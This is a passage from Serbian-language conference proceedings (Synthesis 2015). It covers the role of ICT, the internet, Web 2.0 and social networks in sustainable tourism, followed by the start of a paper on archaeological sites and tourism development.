<tr><td rowspan="2">◆ personalizacija<br>◆ svest o lokaciji/ kontekstu/ raspoloženju<br>◆ proaktivan/ participatorski<br>◆ reaktivan/ prilagodljiv potrebama potrošača<br>◆ sistemski integrisan<br>◆ vođen zadovoljstvom potrošača</td><td colspan="2">KOMPANIJA<br>Vođena profitom</td><td rowspan="2">◆ virtuelne organizacije<br>◆ interoperabilnost<br>◆ razvoj sistema vrednosti</td></tr>
<tr><td>Prihodi<br>◆ širenje tržišta i operacija<br>◆ marketing i promocija<br>◆ direktna distribucija<br>◆ menadžment prihoda<br>◆ ekstenzivna distributivna strategija</td><td>Troškovi<br>◆ interna integracija<br>◆ redukcija posredovanja<br>◆ inteligentna nabavka</td></tr>
</table>

Tabela 1. Trendovi u e-turizmu proistekli iz upotrebe IKT
Izvor: Klancnik, R.V. (2006)



DOI: 10.15308/Synthesis-2015-566-572

Opšte usvajanje IKT u turizmu je ostavilo fundamentalne posledice po način na koji se putovanje planira, a turistički proizvod kreira i konzumira (Neuhofer *et al*., 2012, str. 38). Prema istom izvoru, potrošači su postali sve više informisani i aktivni što je dovelo do velike promene u sistemu koji turizam kao grana privrede predstavlja. Ta promena podrazumeva da su potrošači postali aktivno uključeni i u proces potrošnje i proizvodnje u turizmu. Oni sada, umesto već pripremljenih paketa, žele autentičnost i očekuju balans između mnogo iskustva i slobode da sopstvena iskustva ko-kreiraju. Upotrebom IKT, a posebno interneta i mogućnosti koje on pruža potrošači su u prilici da više nego ikad u tom procesu učestvuju. Prema Neuhofer *et al.* (2012), od presudnog je značaja za destinacije da olakšaju potrošačima da ko-kreiraju iskustva, jer se na taj način povećava i vrednost stečenog iskustva, što predstavlja ključ za rast i inovacije, kao i izvor konkurentske prednosti. Takođe, navode da usvajanje IKTu tom procesu predstavlja sastavni deo konkurentnosti i glavni izvor konkurentske prednosti. Prema autorima, posebno veliki potencijal u tom procesu ima internet kao sredstvo za ko-kreaciju iskustva.On omogućava turistima bolju komunikaciju i interakciju, a destinacijama da stvore blisku vezu sa turistima.

## ULOGE INTERNETA U PRUŽANJU TURISTIČKIH USLUGA

Internet predstavlja sastavni deo IKT i može se definisati kao mreža koja povezuje brojne mreže i korisnike širom sveta i kao mreža koju niko posebno ne poseduje (Buhalis, 2011, p. 4).

Kako se doživljaj i iskustvo ne stiču samo na samoj destinaciji, već i pre dolaska na nju i po odlasku sa nje, uloga koja u tom procesu ima internet je posebno značajna. Pojavom interneta, društvenih mreža i virtuelnih svetova turisti su u mogućnosti da ocene destinaciju pre njihovog fizičkog putovanja na nju. Posebno im društvene mreže omogućavaju da dožive destinaciju kroz utiske drugih potrošača, i od onih koje poznaju i potpuno nepoznatih (Neuhofer *et al*., 2012, str. 41). Društvene mreže istovremeno igraju i veliku ulogu u fazi nakon putovanja u procesu interakcije i deljenja iskustava onlajn.

Upotreba interneta u svrhe pružanja turističkih usluga je sve veća. Prema Oliver *et al.* (2009, str. 93-94), internet je postao toliko popularan u turizmu, da drugo mesto među korisnicima interneta zauzimaju oni koji se interesuju za turizam i putovanje. Razlozi za takvo usvajanje interneta u oblasti turizma i od strane pružalaca i korisnika usluga mogu biti brojni. Prema prethodno navedenom izvoru, poseban je značaj relevantnih informacija koje se mogu dati ili pronaći brzo po niskoj ceni i u vreme kada turista želi da je pronađe. Pored toga, internet omogućava pružaocima usluga da brzo i na vreme reaguju na potrebe i želje potrošača. Da bi to mogli da učine, pružaoci različitih usluga ili komponenti jednog turističkog proizvoda se putem interneta lako i brzo povezuju time stvarajući jedinstven celokupan proizvod za potrošače. To podrazumeva i zajednički nastup na tržištu i koordinisan internet marketing. Oliver *et al.* (2009) su izdvojili šest glavnih prednosti koje proističu iz upotrebe internet marketinga u oblasti turizma i putovanja:

- mogućnost ciljanja na specifične tržišne segmente,
- mogućnost sakupljanja informacija o pojedinačnim korisnicima kao osnova za buduće planiranje i razvoj,
- sposobnost izbora pojedinaca koji pristupaju infomaciji i konstruisanje profila potrošača, kroz dalje praćenje,
- mogućnost da se informacija isporučuje globalno 24 sata dnevno, 7 dana u nedelji u trenutku kada potrošač traži informaciju, i na taj način se osigurava sinhrona isporuka informacije
- fleksibilnost i brzina kojima se onlajn kampanje mogu primenjivati,
- nivo interaktivnosti koja uključuje potrošača u promotivni proces.

Posebno je značajna uloga interneta u procesu traženja informacija od strane potencijalnih turista u fazi pre putovanja, pogodan je za to i zbog svoje interaktivne prirode i zabavnog karaktera. Internet ne predstavlja samo potrošačko okruženje, već predmet potrošnje (Beirne & Curry, 1999). Prema rezultatima istraživanja koje su sproveli Beirne i Curry (1999), informacije o destinacijama koje su ispitanici nalazili na internetu su pozitivno uticale na promenu njihove percepcije o destinacijama, te na odluku o poseti jednoj od njih. Sa druge strane, ukoliko je nedovoljna količina informacija o destinaciji koja se može pronaći na internetu, potrošači mogu eliminisati destinaciju iz svog izbora, posebno u slučaju ukoliko je dostupna dovoljna količina i oblik informacija o drugim destinacijama za koje su zainteresovani.

Da bi se pokazalo koliki potencijal internet kao sredstvo za privlačenje i zadržavanje potrošača u turizmu ima, neophodno je osvrnuti se na broj korisnika interneta globalno posmatrano. Preko 2.7 milijardi ljudi je koristilo internet u 2013. godini, što čini 39% globalne populacije (International Telecommunication Union & ICT Data and Statistics Division, 2013, str. 2), pri čemu je Evropa region sa najvećom stopom penetracije tržišta (75%). Prema istom izvoru, u 2013. godini 41% svih domaćinstava na svetu (750 miliona domaćinstava) je bilo povezano sa internetom. U razvijenim zemljama, 78% svih domaćinstava je povezano sa internetom, dok je taj procenat u zemljama u razvoju samo 10%. Najviše ih je u Evropi (77%), a najmanje u Africi (7%). U istoj godini, na svetu je postojalo skoro isto onoliko mobilnih pretplatnika koliko i ljudi na planeti – 6.8 milijardi. Globalna penetracija mobilnih telefona je 96% (128% u razvijenim i 89% u zemljama u razvoju) i tržište je zasićeno, te stope rasta padaju na najniže nivoe ikada (International Telecommunication Union & ICT Data and Statistics Division, 2013, str. 1).

Imajući u vidu činjenicu da internet predstavlja sastavni deo života današnjice, posebno u razvijenim zemljama i sa značajnim porastom u zemljama u razvoju, za očekivati je da implikacije koje ima po turizam budu nezaobilazne. Od trenutka kada je internet postao suštinsko sredstvo komunikacije i u turizmu, došlo je i do promene u strukturi celokupne grane privrede. Razvoj i sve više sofisticiran internet predstavlja najveći trend koji je uticao na odgovorni turizam na mnogo pozitivnih načina (SNV Netherlands Development Organisation, 2009, str. 24). Deepthi (2008) navodi nekoliko promena koje su nastale:

- povećana je direktna prodaja kupcima;
- veći broj novih posrednika poput internet portala koji su specijalizovani za prodaju turističkih proizvoda;
- kupci sada imaju pristup kanalima distribucije koje su tradicionalno koristili turoperatori putem interneta;
- kompanije mogu redovno da vrše izmene na svojim proizvodima i uslugama a koje se zasnivaju na potrebama i očekivanjima klijenata kroz redovnu interakciju putem interneta;
- povećana transparentnost i efikasnost odnosa između kupca i menadžmenta;
- promena u ponašanju potrošača – oni sada traže bolje usluge, jasniji su u pogledu sadržaja i detalja putovanja, svesniji su cene i često prave poređenja između dva proizvoda.

Prema statistici o onlajn putovanju za 2012. godinu (Online travel statistics 2012), čak 87% putnika je koristilo internet za



DOI: 10.15308/Synthesis-2015-566-572

planiranje svog putovanja. Među najpopularnije onlajn aktivnosti za putnike spadaju:

- 62% njih je koristilo internet za istraživanje budućeg putovanja,
- 45% je dobilo početnu ideju za putovanje,
- 43% čita komentare drugih putnika,
- 31% gleda video sa putovanja,
- 24% čita blogove koji se bave putovanjima,
- 16% postavlja svoje komentare vezane za putovanje,
- 11% postavlja video sa prethodnog putovanja.

Pored toga, među najpopularnije aktivnosti nakon putovanja spadaju (*Online travel statistics 2012*):

- 76% ljudi postavlja svoje fotografije sa putovanja na društvenu mrežu,
- 55% njih „lajkuje" Facebook strane koje su posvećene putovanju,
- 46% njih postavlja komentare o hotelu,
- 40% njih postavlja komentare o atrakcijama,
- 40% njih postavlja komentare o restoranima.

## ZNAČAJ VEB 2.0 U SAVREMENOM TURIZMU

Bitno je navesti način na koji su sve navedene promene omogućene. Naime, došlo je do razvoja druge generacije veb-aplikacija, poznatih pod imenom Veb 2.0 koje omogućavaju potrošačima da međusobno komuniciraju na lakši način. Prema Buhalisu (2011, str. 4), veb (*World Wide Web, WWW* ili jednostavno *Web* sa značenjem „mreža") predstavlja multimedijalni protokol koji koristi internet kako bi omogućio skoro trenutnu distribuciju dokumenata i revolucionarizovao interaktivnost između kompjutera i servera. Prema Middleton-u *et al.* (2009, p. 243-249), pojava Veb 2.0 je dovela do komercijalnih veb-sajtova koji se zasnivaju na „sadržaju kreiranom od strane korisnika", odnosno materijalima koje postavljaju potrošači, a ne organizacija kojoj sajt pripada. Veb 2.0 je proizvod razvoja veba od svoje prvobitne uloge mesta na kojem su komercijalne organizacije (kao što su turoperatori ili hoteli) i predstavnici javnog sektora (poput turističkih ili destinacijskih organizacija) pružali informacije potencijalnim potrošačima putem veb-sajtova. Isti autori navode da danas potencijalni putnici proveravaju informacije sa zvaničnih sajtova poredeći ih sa stavovima i iskustvima drugih posetilaca na nezvaničnim sajtovima. Na ovaj način, Veb 2.0 predstavlja promenu pristupa modernom marketingu sa "fokusiranog na kompaniju" na "fokusiran na potrošača".

Kao proizvod primene Veb 2.0 u turizmu, 2003. godine je po prvi put skovan termin „Putovanje 2.0" (*Travel 2.0*) i odnosi se na to koliko je važno razvijati onlajn zajednice i forume sa centralnom temom putovanja (SNV Netherlands Development Organisation, 2009, str. 25). Može se zaključiti da se turisti okreću ka direktnim oblicima međusobne interakcije u potrazi za autentičnijim turističkim iskustvima i povezanosti.

Pored pojave Veb 2.0, jednu od najznačajnijih pojava u IKT predstavlja razvoj softverskih sistema koji podržavaju i unapređuju upotrebu kompjuterskih mreža. Da bi se brojnim veb-sajtovima na internetu uopšte moglo pristupiti bio je neophodan razvoj pretraživača (*search engines*) kojima se biraju oni sajtovi koji zadovoljavaju interese korisnika. Prema Middleton-u i saradnicima (2009, str. 249), Gugl (*Google*) je postao dominantan „portal" putem kojeg ljudi pretražuju informacije o putovanju i odmorima kao i u svakom drugom aspektu života.

Tehnologija pretraživača je takođe od vitalnog značaja za razvoj društvenih mreža poput onih kao što su *Facebook*, *Twitter* ili *My Space*. Pomoću njih, korisnici dobijaju unapred pripremljene sajtove koje pune detaljima po svom izboru, a između ostalog i o putovanjima i sličnim interesovanjima. Takođe, na isti način se povezuju sa prijateljima i ljudima sa kojima dele interesovanja. Na svim ovakvim sajtovima je omogućeno veoma precizno segmentiranje tržišta, posebno grupa sa specijalnim interesovanjima, te su društvene mreže bitan sastavni deo marketinga u oblasti turizma (Middleton *et al.*, 2009, str. 249). Uloga društvenih mreža u turizmu se može videti iz sledeće statistike (*Online travel statistics 2012*):

- 70% ljudi postavlja svoj *Facebook* status dok su na putovanju
- 52% putnika menja svoje prvobitne planove za putovanje pod uticajem društvenih mreža
- 50% turističkih kompanija koje su ispitane se slaže da su direktne rezervacije potekle sa društvenih mreža
- pod uticajem društvenih mreža 33% njih promeni svoj hotel, 10% destinaciju, 10% agenta/ operatora/veb-sajt, 5% avio-kompaniju
- 7% njih otputuje u drugu zemlju pod uticajem društvenih mreža.

Dakle, u potrazi za informacijama, potencijalni potrošači mogu ići na zvanične veb-sajtove proizvoda ili kompanija koje ih interesuju. Međutim, institucionalni i zvanični veb-sajtovi čine samo 20% veb-sajtova na internetu, dok preostalih 80% čine nezvanični – blogovi, društvene mreže i mali veb-sajtovi (Hopken *et al.*, 2009, str. 382-383) koje je razvoj Veb 2.0 omogućio. Dalje, da bi mnoštvo informacija čija količina svakodnevno raste mogla da se organizuje prema potrebama korisnika neophodna je upotreba pretraživača.

Konačno, upotreba IKT i u okviru interneta i veba, posebno u turizmu, nije bez nekih ograničenja. Informacije kojima se pristupa često mogu biti fragmentovane te se do njih može stići samo inteligentnom navigacijom što može oduzeti dosta vremena (Deepthi, 2008, str. 55). Buhalis (2011, str. 12-13) čak daje klasifikaciju tih barijera na tehnološke među kojima se nalazi nepostojanje globalnih standarda za kvalitet, sigurnost i pouzdanost, razvoj softverskih alata, nedovoljan ili preskup pristup internetu, i na netehnološke koje proističu iz navedenih. Među njima su nedostatak poverenja u elektronsko poslovanje, nerešena pravna pitanja, itd.

S tim u vezi, može se reći da se većina pružalaca usluga u turizmu nalazi tek u ranim fazama primene Veb 2.0 tehnologije, dok sa druge strane Veb 2.0 prelazi u Veb 3.0 koji se odlikuje pružanjem preciznijih informacija, te bi pružaoci turističkih usluga mogli da potrošaču obezbede korisnije i bolje povezane podatke (Tsiotsou & Goldsmith, 2012, str. 294).

Ipak, koristi od upotrebe IKT, interneta i veba u turizmu su brojne i sveobuhvatne. Ne mogu se sa preciznošću odrediti budući uticaji IKT na e-turizam, ali se može reći da će svakako on biti fokusiran na potrošača uz pomoć novih tehnologija koje će omogućiti organizacijama da se fokusiraju na profitabilnost kroz mreže partnerstava (Buhalis & O'Connor, 2005). Korist od integracije interneta u proizvodnju i isporuku turističkih proizvoda i usluga se vidi kroz njihovu povećanu moć pregovaranja koja proističe iz mogućnosti da trenutno pristupe tačnim i važnim informacijama i da komuniciraju direktno sa dobavljačima, na taj način snižavajući cene, navodi Buhalis (2011, str. 29-30). Isti autor zaključuje da je internet doveo do povećanog rivalstva među pružaocima turističkih usluga jer je uveo transparentnost, brzinu, pogodnost i širok spektar izbora i fleksibilnost na tržištu.



DOI: 10.15308/Synthesis-2015-566-572

## ODRŽIVOST KAO TREND U SAVREMENOM TURIZMU

Sve je više vidljivo poslednjih decenija da poslovne strategije masovnog turizma, a posebno stvaranje profita kroz ekonomiju obima i standardizaciju rigidnih turističkih paketa, popuštaju pred novom paradigmom koju oblikuju segmentacija novih zahteva na strani tražnje, nove tehnologije, novi oblici proizvodnje i menadžmenta i novi okviri i uslovi (Wahab & Cooper, 2001, str. 48).

Posebno se razvoj savremenih oblika turizma povezuje sa koncepcijom održivosti generalno kroz procese koji se odvijaju u ekonomiji, kulturi i politici prvenstveno u razvijenim zemljama. Odluke donete u razvijenim zemljama u smanjenom globalizovanom svetu se brzo i jednostavno prelivaju u manje razvijene ili nerazvijene zemlje. Da bi se globalizacija mogla analizirati, neophodno je obratiti pažnju na njen sastavni deo – pojam održivosti i održivog razvoja (Mowforth & Munt, 2003, str. 10). Razvoj održivih oblika turizma se posebno vezuje za nerazvijene zemlje, i prati ih stalna debata o tome u kojoj meri su razvijeni turistički proizvodi zaista održivi.

Koncepcija održivog razvoja proistekla iz globalne potrebe da se resursi zaštite našla je svoju primenu kroz turizam. Posebno je njena primena bitna kao odgovor na negativne posledice turizma na životnu sredinu, kulturu i društvo uopšte na destinacijama na kojima se dati turistički proizvodi razvijaju. Kako turizam nastavlja da se razvija širom sveta sve više različitih resursa (društvenih, kulturnih i ekoloških) ulaze u domen turizma, i na razvijenim i na nerazvijenim destinacijama, i stav prema uticajima turizma se tokom vremena menja (Telfer & Hashimoto, 2006, str. 146). Tako se fokus sa negativnih uticaja turizma prebacio na analizu toga na koji način se resursima koji se koriste u turističke svrhe može upravljati tako da budu dostupni i budućim generacijama.

Kada se priča o promenama koje je globalizacija ostavila po pitanju turizma, može se reći i to da je došlo do pomeranja, kao i u svim drugim oblastima privređivanja, sa proizvoda masovnog turizma na alternativne oblike turizma, posebno u nerazvijenim zemljama (Mowforth & Munt, 2003, str. 21-22).

Da bi se shvatili principi održivog turizma, neophodno je analizirati karakteristike i specifičnosti turističke tražnje koja je podstakla stvaranje održivih ili odgovornih oblika turizma. Prema jednoj studiji profila odgovornog turiste (SNV Netherlands Development Organisation, 2009), on ima društvenu svest koja je iznad proseka i stoga traži interaktivan odmor koji pruža bogatstvo iskustva koje se izrazito razlikuje od svakodnevnog života. Odgovorni turista planira sopstveno putovanje i o njemu istražuje i koristi sve tipove rezervacija. Tehnološki je vrlo osvešćen i sposoban te se u cilju organizovanja putovanja u velikoj meri oslanja na internet (SNV Netherlands Development Organisation, 2009, str. 39). Interesuju ga destinacije koje nisu na standardnim turističkim rutama, kao i kulture i sredine (lokalne tradicije, politika, religija, životna sredina) sa kojima želi da se poveže, razvijajući lične odnose dok je na odmoru. Odgovorni turista teži da koristi usluge koje doprinose lokalnim zajednicama, uključujući smeštaj, transport, zanatlijske proizvode, itd. On je spreman da plati više za usluge koje pružaju kompanije koje imaju sertifikovan kodeks ponašanja. Poseban segment odgovornih turista čine oni koji žele da putuju sa svrhom, odnosno da direktno doprinesu području u koje putuju. Stoga je rastući pokret turističke filantropije. Prema istoj studiji, odgovorni turista je visoko obrazovan, pripada svim starosnim grupama, podjednako obuhvata oba pola i ima viši raspoloživi dohodak od proseka. Najčešće dolazi iz Evrope ili Severne Amerike i to iz urbanih područja.

Konačno, globalizacija je donela promene i u sferi menadžmenta destinacija. One se danas mogu posmatrati kao kompleksni sistemi za planiranje u kojem učestvuje veliki broj aktera. Svaki od njih ima različit stepen uloge u procesu donošenja odluka, dok neki od njih nisu fizički ni prisutni na destinaciji. Zato destinacije moraju da obrate pažnju na lokalne uticaje koji proizilaze iz aktivnosti i pritisaka stvorenih negde drugde u lokalno-globalnom turističkom sistemu (Jamal & Jamrozy, 2006, str. 166).

## IKT U FUNKCIJI PODRŠKE ODRŽIVOM TURIZMU

Kako je globalizacija sa sobom donela promene poput uvođenja informaciono-komunikacionih tehnologija (IKT) u svakodnevni život i poslovanje uključujući i turizam sa jedne strane, i do razvoja održivih oblika turizma sa druge, treba pogledati i odnos koji postoji između IKT i održivog turizma.

Prema istraživanju koje su sproveli Ali i Frew (2010), razvoj održivog turizma može postati uspešna koncepcija u destinacijskom menadžmentu primenom informaciono-komunikacionih tehnologija. Isti autori navode da postoji slaba upotreba informacija u procesu donošenja odluka, dok je potencijal IKT u pružanju podrške menadžerskom donošenju odluka u turizmu neistraženo i neiskorišćeno. U osnovi razvoja održivog turizma leži proces donošenja odluka koji se fokusira na najbolju raspodelu resursa u ograničenom vremenskom periodu kojima se zadovoljavaju potrebe svih uključenih aktera. Ukoliko su menadžeru destinacije dostupne sve neophodne informacije, on može bolje da podrži planiranje kako bi osigurao održivost turizma na destinaciji. U svom radu, Ali i Frew (2010) bitne aspekte održivog razvoja turizma u kojima uloga IKT može da bude značajna: menadžment informacija, zadovoljstvo potrošača, interpretacija destinacije, efektivna partnerstva, uključenost lokalne zajednice, korišćenje energije (globalno zagrevanje i klimatske promene).

U svom istraživanju, Ali i Frew (2010) su intervjuisali i anketirali stručnjake iz oblasti e-turizma i organizacije za destinacijski menadžment (DMO) širom sveta. Svi ispitanici su se složili oko toga da IKT može biti korišćen za razvoj održivog turizma, ali je samo 4% stručnjaka iz te oblasti reklo da se IKT u velikoj meri trenutno i koristi u te svrhe. Istraživanjem se saznalo i da se IKT više koristi u te svrhe kada je već destinacija razvijena, ali ne i u početku, uglavnom zbog nedostatka finansijskih sredstava. Sa jedne strane, rezultat istraživanja predstavlja menadžment informacija kao oblast u kojoj bi IKT imao najviše koristi po razvoj održivog turizma. Sa druge strane, svi ispitanici su naveli barijere koje postoje za primenu IKT u razvoju održivog turizma. Među njima su troškovi neophodni za opremu; nedostatak znanja i shvatanja IKT aplikacija i alata i na koji način oni mogu da doprinesu, ali i vrlo ograničeno razumevanje menadžera šta održivi turizam podrazumeva kao i otpornost zaposlenih ka uvođenju IKT u te svrhe, itd.

U istraživanju se zaključuje da bi primena IKT aplikacija i alata poboljšala sposobnost menadžera destinacije da pretražuje i meri disperziju informacija vezanih za razvoj održivog turizma. Ove aplikacije doprinose i razvoju platformi na kojima lokalne zajednice mogu da dele svoja interesovanja i stavove vezane za razvoj održivog turizma. Istovremeno služe i izgradnji mreža partnerstava među akterima na destinaciji. Konačno, one bi doprinele i boljoj komunikaciji sa turistima. Neuvođenje takvih inovacija bi moglo dovesti do ekonomskog i ekološkog propadanja destinacija (Ali & Frew, 2010).

Na kraju, iako se IKT i internet mogu primeniti da u velikoj meri pozitivno doprinesu poštovanju principa održivosti i razvoju održivih destinacija, IKT danas može biti i jedan



DOI: 10.15308/Synthesis-2015-566-572

od konkurenata samom turističkom proizvodu. Naime, prema kvantitativnom istraživanju koje su sproveli Pergams i Zaradic (2006, str. 387–393), broj poseta nacionalnim parkovima u SAD je direktno povezan sa nekoliko indikatora vezanih za elektronske vidove zabave: sati gledanja televizije, video igre, gledanje filmova, poseta pozorištu i korišćenje interneta. U radu se zaključuje da rezultati istraživanja mogu biti pokazatelj promene kod ljudi od uživanja u prirodi ka tendenciji da se fokusiraju na fizički pasivne aktivnosti koje podrazumevaju upotrebu elekstronskih medija.

Dakle, inkorporiranjem IKT u razvoj održivog turizma se, pored navedenih brojnih koristi, može uticati na segment potencijalnih potrošača kojima je upotreba IKT u svakodnevnom životu pa i putovanju ključni faktor iskustva i doživljaja.

## REZIME

Globalizacija je neminovno uslovila promene u turizmu koje sa jedne strane podrazumevaju neprekidan razvoj IKT, a sa druge primenu principa održivosti u cilju pružanja jedinstvenih i što kvalitetnijih turističkih iskustava u čijem stvaranju učestvuju sami turisti. Takvi trendovi u savremenom turizmu proističu iz sve veće turističke tražnje, ali i konkurencije, čija je posledica neophodna inovativnost.

U savremenom turizmu, IKT se može posmatrati kao glavni izvor inovacije, strateške diferencijacije i konkurentske prednosti turističkih organizacija i destinacija. Ona, sa jedne strane, omogućava potrošačima da identifikuju, prilagode sopstvenim potrebama i kupe turističke proizvode. Sa druge strane, na taj način se stvaraju uslovi za razvoj, upravljanje i distribuciju ponude širom sveta.

Uloge koje IKT može imati u savremenom turizmu mogu biti brojne i raznovrsne. Tako, one mogu biti integrisane u različite aspekte funkcionisanja turizma koji se naziva i e-turizmom.

Kada su u pitanju potrošači u turizmu, oni postaju sve više tehnološki osvešćeni. Oslanjaju se na IKT u procesu prikupljanja tačnih i pravovremenih informacija, kao i u aktivnom kokreiranju sopstvenih iskustava. Stoga je zadovoljstvo potrošača na taj način povećano, a konkurentnost takvog turističkog proizvoda je veća.

U navedene svrhe, internet kao jedan aspekt IKT je od velikog značaja. Ne samo da omogućava pristup neograničenoj količini informacija, već doprinosi stvaranju jedinstvenog celokupnog turističkog proizvoda, kao i njegovom marketingu. Imajući u vidu broj korisnika interneta globalno posmatrano, a posebno u korišćenju u svrhe putovanja pre, tokom i nakon njega, za internet se može reći da ima snažan potencijal kao sredstvo za privlačenje i zadržavanje potrošača u turizmu, sa akcentom na odgovorni turizam.

Navedene promene u savremenim turističkim trendovima su omogućene razvojem posebnog aspekta IKT u vidu pojave Veb 2.0 koje omogućavaju korisnicima da sami kreiraju sadržaj. Istovremeno je razvoj pretraživača imao svoju ulogu u stvaranju Veb 2.0, što je od vitalnog značaja za razvoj društvenih mreža. Njihova uloga u turizmu se jasno vidi u proučenoj statistici o upotrebi pre, za vreme i nakon putovanja. Iako se ne može reći da su potencijali Veb 2.0 iskorišćeni, u perspektivi se može razmišljati o koristima i promenama koje će Veb 3.0 uneti u turističku privredu.

Bez obzira na ograničenja upotrebe IKT, interneta i veba u turizmu, koristi su brojne i sveobuhvatne. Među najbitnije u kojima se ogleda savremeni turizam spada povećan rivalritet među pružaocima turističkih usluga, te konkurentniji i kvalitetniji proizvodi usaglašeni sa potrebama tražnje.

Savremeni oblici turizma su blisko povezani sa principima održivosti koji podrazumevaju iznalaženje načina kojima se resursima u upotrebi u turističke svrhe može upravljati tako da budu dostupni i budućim generacijama, a kroz upotrebu kompleksnih sistema za planiranje i upravljanje zasnovanih na IKT. Pored toga, savremeni turista je postao odgovorni turista kojeg, pored ostalog, karakteriše tehnološka osvešćenost i obučenost da koristi IKT i internet u procesu organizovanja putovanja, naročito na destinacije koje nisu na standardnim turističkim rutama. Stoga je, u savremenom turizmu došlo do promene fokusa sa masovnog na alternativne oblike turizma.

Imajući u vidu promene koje je globalizacija donela turizmu, potrebno je obratiti pažnju na odnos koji postoji između IKT i održivog turizma. Da bi se donele odluke u upravljanju u turizmu kojima se obezbeđuje održivost, neophodno je imati sve neophodne informacije u tom kompleksnom procesu koji mora da obuhvati veliki broj aktera. Prema tome uloga IKT i interneta u tom procesu može biti velika, a imajući u vidu karakteristike savremene odgovorne turističke tražnje, u primeni IKT može ležati osnova konkurentske prednosti turističkog proizvoda.

## LITERATURA

Ali, A., & Frew, A. (2010). ICT and its role in sustainable tourism development. *Journal of Hospitality Application and Research*, *5*(2), 28-58.

Beirne, E., & Curry, P. (1999). The impact of the internet on the information search process and tourism decision making. In D. Buhalis & W. Schertler (Ed.), *Information and communication technologies in tourism 1999* (pp. 88-96). Wien: Springer-Verlag.

Bishop, J. (2008). Greening globalisation. *World conservation*, *38*(2), 4-6. Retrieved from https://cmsdata.iucn.org/downloads/00_world_conservation_2008_02.pdf

Buhalis, D., & O'Connor, P. (2005). Information communication technology revolutionizing tourism. *Tourism Recreation Research*, *30*(3), 7-16.

Buhalis, D. (2011). E-Tourism. *Contemporary Tourism Reviews*. (n.d.). *Contemporary Tourism Reviews*. Oxford: Goodfellow Publishers Limited.

Cornelissen, S. (2005). *The global tourism system: Governance, development and lessons from South Africa*. Aldershot, England: Ashgate Publishing Limited.

Deepthi, S. (2008). *ICT and tourism: Challenges and opportunities*. Conference on tourism in India: challenges ahead, India. Retrieved from http://dkc.engo.in/files/2012/02/ICT-and-Tourism-Challenges-and-Opportunities.pdf

Go, F., & Klooster, E. (2006). Managing globalization. In D. Dimitrios, & C. Costa (Ed.), *Tourism Management Dynamics: Trends, management and tools* (pp. 137-144). Oxford, UK: Elsevier Butterworth-Heinemann.

Hopken, W., Gretzel, U., & Law, R. (2009). *Information and communication technologies in tourism*. Wien, Austria: Springer-Verlag.

IGM. (2012). *Online travel statistics 2012*. Retrieved from http://infographicsmania.com/online-travel-statistics-2012/

International Telecommunication Union, & ICT Data and Statistics Division (2013). *The World in 2013: ICT Facts and Figures*. Retrieved from http://www.itu.int/en/ITU-D/Statistics/Pages/facts/default.aspx

Jamal, T., & Jamrozy, U. (2006). *Collaborative networks and partnerships for integrated destination management*. In D. Dimitrios, & C. Costa (Ed.), *Tourism management dynamics: Trends, management and tools* (pp. 164-172). Oxford, UK: Elsevier Butterworth-Heinemann.



DOI: 10.15308/Synthesis-2015-566-572

Klancnik, R.V. (2006). Media and communications. In D. Dimitrios, & C. Costa (Ed.), *Tourism management dynamics: Trends, management and tools* (pp. 58-67). Oxford, UK: Elsevier Butterworth-Heinemann.

Middleton, V.T.C., Fyall, A., Morgan, M., & Ranchhod, A. (2009). *Marketing in travel and tourism*. Oxford, UK: Butterworth-Heinemann, Elsevier Ltd.

Mowforth, M., & Munt, I. (2003). Globalisation, sustainability, development. In *Tourism and sustainability: Development and new tourism in the third world*. New York, USA: Routledge.

Neuhofer, B., Buhalis, D., & Ladkin, A. (2012). Conceptualising technology enhanced destination experiences. *Journal of Destination Marketing & Management*, *1*, 36-46.

Oliver, D., Livermore, C.R., & Sudweeks, F. (2009). *Self-service in the internet age: Expectations and experiences*. London: Springer.

Pergams, O.R., & Zaradic, P.A. (2006). Is love of nature in the US becoming love of electronic media? 16-year downtrend in national park visits explained by watching movies, playing video games, internet use, and oil prices. *Journal of Environmental Management*, *80*, 387–393.

SNV Netherlands Development Organisation. (2009). *The market for responsible tourism products with a special focus on Latin America and Nepal*. Hanoi, Vietnam: SNV Netherlands Development Organisation.

Telfer, D.J., & Hashimoto, A. (2006). *Resource management: Social, cultural, physical environment and the optimization of impacts.* In D. Dimitrios, & C. Costa (Ed.), *Tourism management dynamics: Trends, management and tools* (pp. 145-154). Oxford, UK: Elsevier Butterworth-Heinemann.

Tsiotsou, R.H., & Goldsmith, R.E. (2012). *Strategic marketing in tourism services*. Bingley: Emerald.

Wahab, S., & Cooper, C. (2001). Globalization, national tourism policy and international organizations. In *Tourism in the age of globalisation* (pp. 45-65). London, UK: Routledge.



DOI: 10.15308/Synthesis-2015-566-572

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE IMPORTANCE OF SPATIAL POSITION OF ARCHAEOLOGICAL SITES FOR TOURISM DEVELOPMENT

## ZNAČAJ PROSTORNOG POLOŽAJA ARHEOLOŠKIH LOKALITETA ZA RAZVOJ TURIZMA

Miodrag Radojević
Singidunum University, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
The principal purpose of this paper is to determine the significance of the spatial position of archaeological sites for tourism development and examine the awareness of tourists as potential visitors to such sites. In order to attract a larger number of interested tourists, it is necessary to act towards increasing awareness, interpreting and promoting archaeological sites. Underestimation of the importance of archaeological sites can be overcome through diversification of tourism offer.

This research was designed to indicate the manner in which similarities or dissimilarities of distance occur between nine ancient cities dating from the Roman period to highlight the approximate observations or opinions of potential tourists. The research methodology used was Multidimensional scaling (MDS) processed in SPSS program. The research uses secondary sources and combines it with primary research in order to give recommendations for further improvements and enhancements of archaeological sites as tourism offer.

The research shows relatively fine fitting of the original cases of observation and connection between the indicators. It is of vital importance to be conversant with the cultural heritage through observation in order to increase the awareness of tourists.

**Key words:**
cultural heritage, archaeological sites, tourist awareness, municipium.

**Apstrakt:**
Cilj ovog rada jeste da se ustanovi značaj prostornog položaja arheoloških lokaliteta za razvoj turizma, kao i da ispita svest turista kao potencijalnih posetilaca istih. U cilju privlačenja što većeg broja zainteresovanih turista, neophodno je raditi na tome da se podigne svest kao i da se promovišu arheološka nalazišta, što se može postići kroz raznolikost turističke ponude.

Istraživanje je osmišljeno kako bi se ukazalo na sličnosti ili razlike kada je reč o prostornoj udaljenosti između devet antičkih gradova koji datiraju iz rimskog perioda kako bi se istakla približna zapažanja ili stavovi potenicjalnih turista. Methodologija korišćena za potrebe ovog istraživanja jeste Multidimenzionalno skaliranje (MDS) obrađeno u SPSS programu. Istraživanje koristi sekundarne izvore kako bi se dale smernice za dalje unapređivanje arheoloških nalazišta kao elemenata turističke pounde.

